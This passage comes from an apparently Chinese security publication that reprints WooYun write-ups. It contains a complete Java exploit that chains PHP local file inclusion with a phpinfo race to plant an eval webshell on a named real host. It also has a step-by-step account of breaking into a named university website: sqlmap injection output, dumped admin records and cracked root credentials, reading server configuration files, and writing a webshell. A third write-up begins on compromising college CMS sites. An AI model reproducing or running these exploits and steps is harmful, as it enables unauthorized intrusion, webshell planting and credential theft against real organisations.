


图 2-1-10




图 2-1-11

代码如下：

```
package com.ms509;
import java.io.InputStream;
import java.io.PrintWriter;
import java.net.InetAddress;
import java.net.Socket;
import java.net.URL;
```

```
import java.util.Scanner;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

public class PhpLfi {

	/**
	 * @author Chora[ms509]
	 * @param string webshell 想要生成 webshell 的路径
	 * @param string host 主机地址
	 * @param string include 存在文件包含漏洞的路径
	 * @param string phpinfo phpinfo 页面的地址
	 * @param int port 主机端口
	 * @param int paddingnum 填充大小
	 */
	public static void main(String[] args) throws Exception
	{
		// TODO Auto-generated method stub
		String webshell = "/cache/wy.php";
		String host = "price.ziroom.com";
		String include = "http://price.ziroom.com/?_p=../../../../../../..{include}%00.html";
		String phpinfo = "/phpinfo.php";
		int port = 80;
		int paddingnum = 8000;
		String padding = "";String phptmp;String url;String tmp;
		for(int i=0;i<paddingnum;i++)
		{
			padding = padding + "A";
		}
		InetAddress inethost = InetAddress.getByName(host);
		StringBuffer sb = new StringBuffer();
		StringBuffer sb2 = new StringBuffer();
		sb2.append("-----------------------------7dbff1ded0714\r\n");
		sb2.append("Content-Disposition: form-data; name=\"ms509\";
filename=\"wooyun.txt\"\r\n");
		sb2.append("Content-Type: text/plain\r\n");
		sb2.append("\r\n");
		sb2.append("<?php file_put_contents('."+webshell+"','<?php
eval($_POST[ms509]);?>') ? print('ms509_true') : print('ms509_false') ?>");
		sb2.append("\r\n");
		sb2.append("-----------------------------7dbff1ded0714");
		sb.append("POST "+phpinfo+"?a="+padding+" HTTP/1.1\r\n");
		sb.append("Cookie: PHPSESSID=f90b76b7840c05076ca235b05f1c4564;
ms509cookie="+padding+"\r\n");
```

```
            sb.append("Accept: "+padding+"\r\n");
            sb.append("User-agent: "+padding+"\r\n");
            sb.append("Accept-Language: "+padding+"\r\n");
            sb.append("Pragma: "+padding+"\r\n");
            sb.append("Content-Type: multipart/form-data;
boundary=--------------------------7dbff1ded0714\r\n");
            sb.append("Content-Length: "+String.valueOf(sb2.length())+"\r\n");
            sb.append("Host: "+host+"\r\n\r\n");
            sb.append(sb2);
            String sbs = sb.toString();
            //System.out.println(sb.toString());
            while(true)
            {
                  Socket socket = new Socket(inethost,port);
                  PrintWriter out = new PrintWriter(socket.getOutputStream());
                  out.write(sbs);
                  out.flush();
                  String data="";
                  while(data.indexOf("</body></html>")<0)
                  {
                        data = PhpLfi.getData(socket.getInputStream());
                        phptmp = PhpLfi.getPhptmp(data);
                        if(phptmp!=null)
                        {
                              url = include.replaceFirst("\\{include}", phptmp);
                              tmp = PhpLfi.doGet(url);
                              System.out.println(url);
                              if(tmp.indexOf("ms509_true")>-1)
                              {
                                    System.out.println("webshell is up!\r\nwebshell is
http://"+host+":"+port+webshell);
                                    System.exit(0);
                              }else if(tmp.indexOf("ms509_false")>-1)
                              {
                                    System.out.println("webshell up error!\r\nreason:\r\n"+tmp);
                                    System.exit(0);
                              }
                              System.out.println(tmp);
                        }
                  }
                  socket.close();
            }
      }
      public static String getData(InputStream is) throws Exception
```

```
    {
        int byteAva = is.available();String data = "";
        if(byteAva>0)
        {
            byte[] tmp2 = new byte[byteAva];
            is.read(tmp2);
            data    = new String(tmp2);
        }
        return data;
    }
    public static String getPhptmp(String data)
    {
        String tmp = null;
        Matcher m = Pattern.compile("\\[tmp_name] =&gt;\\s(.*?)\\s").matcher(data);
        if(m.find())
        {
            tmp = m.group(1);
        }
        return tmp;
    }
    public static String doGet(String url)
    {
        String data = "";
        try {
            URL u = new URL(url);
            InputStream in = u.openStream();
            Scanner scanner = new Scanner(in);
            while(scanner.hasNextLine()) {
                data += scanner.nextLine()+"\r\n";
            }
        } catch (Exception e) {
            // TODO Auto-generated catch block
            data = "error";
        }
        return data;
    }
}
```

（全文完）责任编辑：Rexy

小编注：本篇文章来自乌云:http://wooyun.org/bugs/wooyun-2015-0134185，Chora 的思路真是让人大开眼界啊，文章讲的也很详细，感谢 Chora 大牛的分享。

第2节 对某教育网的一次成功渗透测试

作者：安全小飞侠

来自：乌云,书安

网址：http://www.wooyun.org/,http://www.secbook.net

最近写了个自动采集 URL 和扫描 SQL 注入的小脚本，想来看看有没有什么新发现。于是，有了下面的故事。

某日下班回家，打开自己跑了几天脚本的服务器看看，心想该到收网的时候了。谁料结果并不如预期的那样，一条“大鱼”也没抓到，就在日志里发现了下面这个 url：

```
http://www.szlg.edu.cn/hudong.php?id=3144
```

简单的手动测试了一下，果然有 SQL 注入漏洞：

```
http://www.szlg.edu.cn/hudong.php?id=3144' or 1=1
```

图 2-2-1

于是乎，果断拿 sqlmap 跑一下，各种数据表尽现眼前，简单看了一下得有 250+吧。而且还具有 DBA 的权限，结果如下：

```
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: id=-7371 OR 6656=6656#
    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY cla
use
    Payload: id=1 OR (SELECT 2370 FROM(SELECT COUNT(*),CONCAT(0x71767a7071,(SELE
```

```
CT (ELT(2370=2370,1))),0x717a7a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.C
HARACTER_SETS GROUP BY x)a)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: id=1 AND (SELECT * FROM (SELECT(SLEEP(5)))GkhW)
    Type: UNION query
    Title: Generic UNION query (NULL) - 8 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0x71767a7071,0x71736979464a5a754149,0x
717a7a7071),NULL,NULL,NULL,NULL,NULL,NULL,NULL--
---
[17:24:18] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.15, Apache 2.4.10
back-end DBMS: MySQL 5.0
[17:24:18] [INFO] fetching database names
[17:24:18] [INFO] the SQL query used returns 9 entries
[17:24:18] [INFO] resumed: "information_schema"
[17:24:18] [INFO] resumed: "cdcol"
[17:24:18] [INFO] resumed: "empirecms"
[17:24:18] [INFO] resumed: "lgedusupervision"
[17:24:18] [INFO] resumed: "lgjys"
[17:24:18] [INFO] resumed: "mysql"
[17:24:18] [INFO] resumed: "performance_schema"
[17:24:18] [INFO] resumed: "phpmyadmin"
[17:24:18] [INFO] resumed: "test"
available databases [9]:
[*] cdcol
[*] empirecms
[*] information_schema
[*] lgedusupervision
[*] lgjys
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[17:25:21] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.15, Apache 2.4.10
back-end DBMS: MySQL 5.0
[17:25:21] [INFO] fetching current user
current user:       'root@localhost'
[17:25:21] [INFO] fetching current database
current database:       'empirecms'
[17:25:21] [INFO] testing if current user is DBA
[17:25:21] [INFO] fetching current user
current user is DBA:       True
```

```
[18:04:19] [INFO] cracked password 'root' for user 'root'
database management system users password hashes:
[*] pma [1]:
    password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
    clear-text password: root
[*] root [1]:
    password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
    clear-text password: root
```

这里的显示有点奇怪(看着显示的是数据库),实际上这些都是 Empirecms 数据库下的表，

如图 2-2-2：

图 2-2-2

习惯性地看看有没有什么敏感信息可以看见。

```
Database: empirecms
Table: phome_enewsuser
[22 columns]
+------------+---------------------+
| Column     | Type                |
```

```
+------------+----------------------+
| addip      | varchar(20)          |
| addtime    | int(10) unsigned     |
| adminclass | mediumtext           |
| checked    | tinyint(1)           |
| classid    | smallint(5) unsigned |
| email      | varchar(120)         |
| filelevel  | tinyint(1)           |
| groupid    | smallint(5) unsigned |
| lastip     | varchar(20)          |
| lasttime   | int(10) unsigned     |
| loginnum   | int(10) unsigned     |
| password   | varchar(32)          |
| preip      | varchar(20)          |
| pretime    | int(10) unsigned     |
| rnd        | varchar(20)          |
| salt       | varchar(8)           |
| styleid    | smallint(5) unsigned |
| truename   | varchar(20)          |
| userid     | int(10) unsigned     |
| username   | varchar(30)          |
| userorg    | mediumtext           |
| userprikey | varchar(50)          |
+------------+----------------------+
Database: empirecms
+-----------------+---------+
| Table           | Entries |
+-----------------+---------+
| phome_enewsuser | 32      |
+-----------------+---------+
```

看看有没有管理员密码什么的登录一下后台。

```
[17:34:32] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.15, Apache 2.4.10
back-end DBMS: MySQL 5.0
[17:34:32] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select * from phome_enewsuser where userid=1
[17:35:11] [INFO] fetching SQL SELECT statement query output: 'select * from pho
me_enewsuser where userid=1'
[17:35:11] [INFO] you did not provide the fields in your query. sqlmap will retr
ieve the column names itself
[17:35:11] [WARNING] missing database parameter. sqlmap is going to use the curr
ent database to enumerate table(s) columns
[17:35:11] [INFO] fetching current database
```

```
[17:35:11] [INFO] fetching columns for table 'phome_enewsuser' in database 'empi
recms'
[17:35:11] [INFO] the SQL query used returns 22 entries
[17:35:11] [INFO] the query with expanded column name(s) is: SELECT addip, addti
me, adminclass, checked, classid, email, filelevel, groupid, lastip, lasttime, l
oginnum, password, preip, pretime, rnd, salt, styleid, truename, userid, usernam
e, userorg, userprikey FROM phome_enewsuser WHERE userid=1
[17:35:11] [INFO] the SQL query used returns 1 entries
[17:35:11] [INFO] retrieved: "127.0.0.1","1415617712","|","0","0","","0","1",...
select * from phome_enewsuser where userid=1 [1]:
[*] 127.0.0.1, 1415617712, |, 0, 0, , 0, 1, 125.218.66.122, 1436497771, 494, 504
07f6a9a8138749ac075b0decbb1d6, 125.218.66.122, 1436497708, GmAwTFUqjim8eCg28t7g,
 8vYLFas4, 1, , 1, lgadmin, ,
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
```

果然有，但是一看是加盐哈希存储的便果断放弃了。于是乎，我在想既然破解不了密码，那我能不能通过 insert 增加一个管理员权限的账号呢。想到就干，但这时我注意到一个细节就是这个数据库的名字 Empirecms 和所有数据表的前缀 phome_enews****， 有没有似曾相识的感觉？那还等什么，百度一下呗，结果如图 2-2-3：

图 2-2-3

看到没，就是它，“帝国网站管理系统”（好霸气的名字!!!）。看到这，不禁有点开心了，既然能知道源码和数据库结构那还不事半功倍了。

下载一个部署到虚机里部署一下，看看系统是怎么认证管理员的。在虚机里一番云雨，终于发现如下方法可以重置管理员密码，图 2-2-4：

图 2-2-4

到这里，我似乎找到了印证我开始想法的办法了，那就是在虚机的系统上添加一个管理员账号，然后导出系统生成的 salt，随机数，以及加密后的密码到这个系统上，我不就等于获得到了这个 CMS 系统管理员的权限了。于是，我兴高采烈地开始执行我的想法并开心地期待着成功的消息。

```
web application technology: PHP 5.5.15, Apache 2.4.10
back-end DBMS: MySQL 5.0
[17:34:32] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select * from phome_enewsuser where userid=1
[17:35:11] [INFO] fetching SQL SELECT statement query output: 'select * from pho
me_enewsuser where userid=1'
[17:35:11] [INFO] you did not provide the fields in your query. sqlmap will retr
ieve the column names itself
```

```
[17:35:11] [WARNING] missing database parameter. sqlmap is going to use the curr
ent database to enumerate table(s) columns
[17:35:11] [INFO] fetching current database
[17:35:11] [INFO] fetching columns for table 'phome_enewsuser' in database 'empi
recms'
[17:35:11] [INFO] the SQL query used returns 22 entries
[17:35:11] [INFO] the query with expanded column name(s) is: SELECT addip, addti
me, adminclass, checked, classid, email, filelevel, groupid, lastip, lasttime, l
oginnum, password, preip, pretime, rnd, salt, styleid, truename, userid, usernam
e, userorg, userprikey FROM phome_enewsuser WHERE userid=1
[17:35:11] [INFO] the SQL query used returns 1 entries
[17:35:11] [INFO] retrieved: "127.0.0.1","1415617712","|","0","0","","0","1",...

select * from phome_enewsuser where userid=1 [1]:
[*] 127.0.0.1, 1415617712, |, 0, 0, , 0, 1, 125.218.66.122, 1436497771, 494, 504
07f6a9a8138749ac075b0decbb1d6, 125.218.66.122, 1436497708, GmAwTFUqjim8eCg28t7g,
  8vYLFas4, 1, , 1, lgadmin, ,
HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH
sql-shell> insert into phome_enewsuser (addip, addtime, adminclass, checked, cla
ssid, email, filelevel, groupid, lastip, lasttime, loginnum, password, preip, pr
etime,rnd, salt, styleid, truename, userid, username, userorg, userprikey) value
s ('127.0.0.1', '1415617712', '|', 0, 0, , 0, 1, '125.218.66.122','1436497771',
494, '50407f6a9a8138749ac075b0decbb1d6', '125.218.66.122', '1436497708, 'GmAwTFU
qjim8eCg28t7g','8vYLFas4', 1, '', 33, 'lgadmin', '', 'HHHHHHHHHHHHHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHH')
[17:56:59] [WARNING] execution of custom SQL queries is only available when stacked queries
are supported
sql-shell>
```

然而，失败了！查了一下资料才知道（大牛勿喷），原来在此处不支持 insert 和 update 语句。好吧，此路也走不通了，难道就只能到这了吗？突然想到前面好像出现了一个很熟悉的数据库 phpmyadmin 而且还有获得到 root 的密码，要不试试？




图 2-2-5

结果如图 2-2-5 ,再次失败了 !前面获取到的账号和密码都无法登陆。怎么办呢？冷静下来，再分析分析，phpmyadmin+mysql+Apache+php，好熟悉的组合，难道是 XAMPP 部署的应用？

那就来测试一下吧，先获取一个/opt/lampp/etc/php.ini 看看吧。

```
[18:11:45] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.15, Apache 2.4.10
back-end DBMS: MySQL 5.0
[18:11:45] [INFO] fingerprinting the back-end DBMS operating system
[18:11:45] [INFO] the back-end DBMS operating system is Linux
[18:11:45] [INFO] fetching file: '/opt/lampp/etc/php.ini'
do you want confirmation that the remote file '/opt/lampp/etc/php.ini' has been
successfully downloaded from the back-end DBMS file system? [Y/n] Y
[18:11:48] [INFO] the local file C:\Users\hacker\.sqlmap\output\www.szlg.edu.cn\
files\_opt_lampp_etc_php.ini and the remote file /opt/lampp/etc/php.ini have the
 same size (69081b)
files saved to [1]:
[*] C:\Users\hacker\.sqlmap\output\www.szlg.edu.cn\files\_opt_lampp_etc_php.ini
(same file)
```




图 2-2-6

如图 2-2-6，看来果然是 XAMPP 部署的应用，那就好办了，现在只要找到网站的绝对路径就可以直接上传一个 webshell 拿下它了。

顺利读取了/opt/lampp/etc/httpd.conf 并找到了网站的绝对路径：/home/lgedu，如下所示：

```
[18:17:08] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.15, Apache 2.4.10
back-end DBMS: MySQL 5.0
[18:17:08] [INFO] fingerprinting the back-end DBMS operating system
[18:17:08] [INFO] the back-end DBMS operating system is Linux
[18:17:08] [INFO] fetching file: '/opt/lampp/etc/httpd.conf'
do you want confirmation that the remote file '/opt/lampp/etc/httpd.conf' has be
en successfully downloaded from the back-end DBMS file system? [Y/n] Y
[18:17:11] [INFO] the local file C:\Users\hacker\.sqlmap\output\www.szlg.edu.cn\
files\_opt_lampp_etc_httpd.conf and the remote file /opt/lampp/etc/httpd.conf ha
ve the same size (23342b)
files saved to [1]:
[*] C:\Users\hacker\.sqlmap\output\www.szlg.edu.cn\files\_opt_lampp_etc_httpd.co
nf (same file)
```




图 2-2-7

最后，上传一个 webshell 菜刀小连一下，网站终于被彻底拿下，过程结果如下：

```
[18:21:33] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.5.15, Apache 2.4.10
```

```
back-end DBMS: MySQL 5.0
[18:21:33] [INFO] fingerprinting the back-end DBMS operating system
[18:21:33] [INFO] the back-end DBMS operating system is Linux
[18:21:34] [WARNING] reflective value(s) found and filtering out
[18:21:34] [WARNING] expect junk characters inside the file as a leftover from U
NION query
do you want confirmation that the local file 'C:/Users/hacker/Desktop/wy.php' ha
s been successfully written on the back-end DBMS file system (/home/lgedu/e/admi
n/view/key/wy.php)? [Y/n] Y
[18:21:39] [INFO] the remote file /home/lgedu/e/admin/view/key/wy.php is larger
(35b) than the local file C:/Users/hacker/Desktop/wy.php (28b)
[18:21:39] [INFO] fetched data logged to text files under 'C:\Users\hacker\.sqlm
ap\output\www.szlg.edu.cn'
```




图 2-2-8

（全文完）责任编辑：Rexy

小编注：本篇文章来自 http://www.wooyun.org/bugs/wooyun-2010-0125977，安全小飞侠从发现发现一个注入开始，经历了许多问题，在不断突破或者绕过死胡同之后，终于拿到网站 Shell。思路清楚，才不会迷茫。

第3节 对 PHPCMSv9 的一次渗透测试

作者：king

来自：书安

网址：http://www.secbook.net

前言：

此次渗透花费了我几个月，总结下来便是：运气、耐心还有奇思妙想的结合。成功并不是偶然的，是每次没有思路的痛苦和挣扎之后的成果。

信息收集：

1：主站 linux+apache+mysql+phpcmsv9

2：二级学院+部门=40 个站，iis6+03+（actcms，sdcms，随缘 cms）

3：主站 IP 和二级学院不是同一个 C 段，预计是内网转外网。

信息收集就花了我很长的时间，一直在纠结应该从哪下手，主站试了几个 V9 的 0day 都没有用，估计是最新版本的。

这条路不通，花了大量的时间去扫目录，预想主站有次级目录装了其它的有搞点的网站，结果主站只扫出：1.robots.txt，2.admin.php，3.index.php。跟没扫一样。

开始渗透：

这条路不同，接下来的思路就是去搞二级学院，通过内网得到一些可用的信息来社主站或者嗅探。所有的二级学院和部门站都在一起，所以测试方便了点。

然后就开始漫长的测试所有二级学院的工作，最后得到的结果，大约有 actcms，sdcms，随缘网站管理。

第一个，看了网上说的几个 0day 都没有效果。

第二个，用鬼哥的工具进去了，可是权限太死，修改个网站名称都不行。

第三个，没有数据库备份，找到了个上传点，用 burpsuite 截断成功，结果提示禁止在此目录下执行 asp，cgi 等脚本，显示 403，然后我又突破建立了个文件夹也不行。（这个有方法的希望指点下小弟）二级学院无果，但是得到一个信息：内网 IP 是 10.0.2.106，那我想主站应该也是在这个一个段上。

辗转几天，也没有思路，那几天做梦也在想思路。

一天，随便在主站上溜达，看到个图书馆，凭个人经验，应该是 php 的，打开看了一下，类似于 phpcmsv9，应该是个人修改的版本。随便试了试弱口令，进去了，修改上传类型，拿到 shell，查看了 IP，10.0.2.183，和上面的一个段。

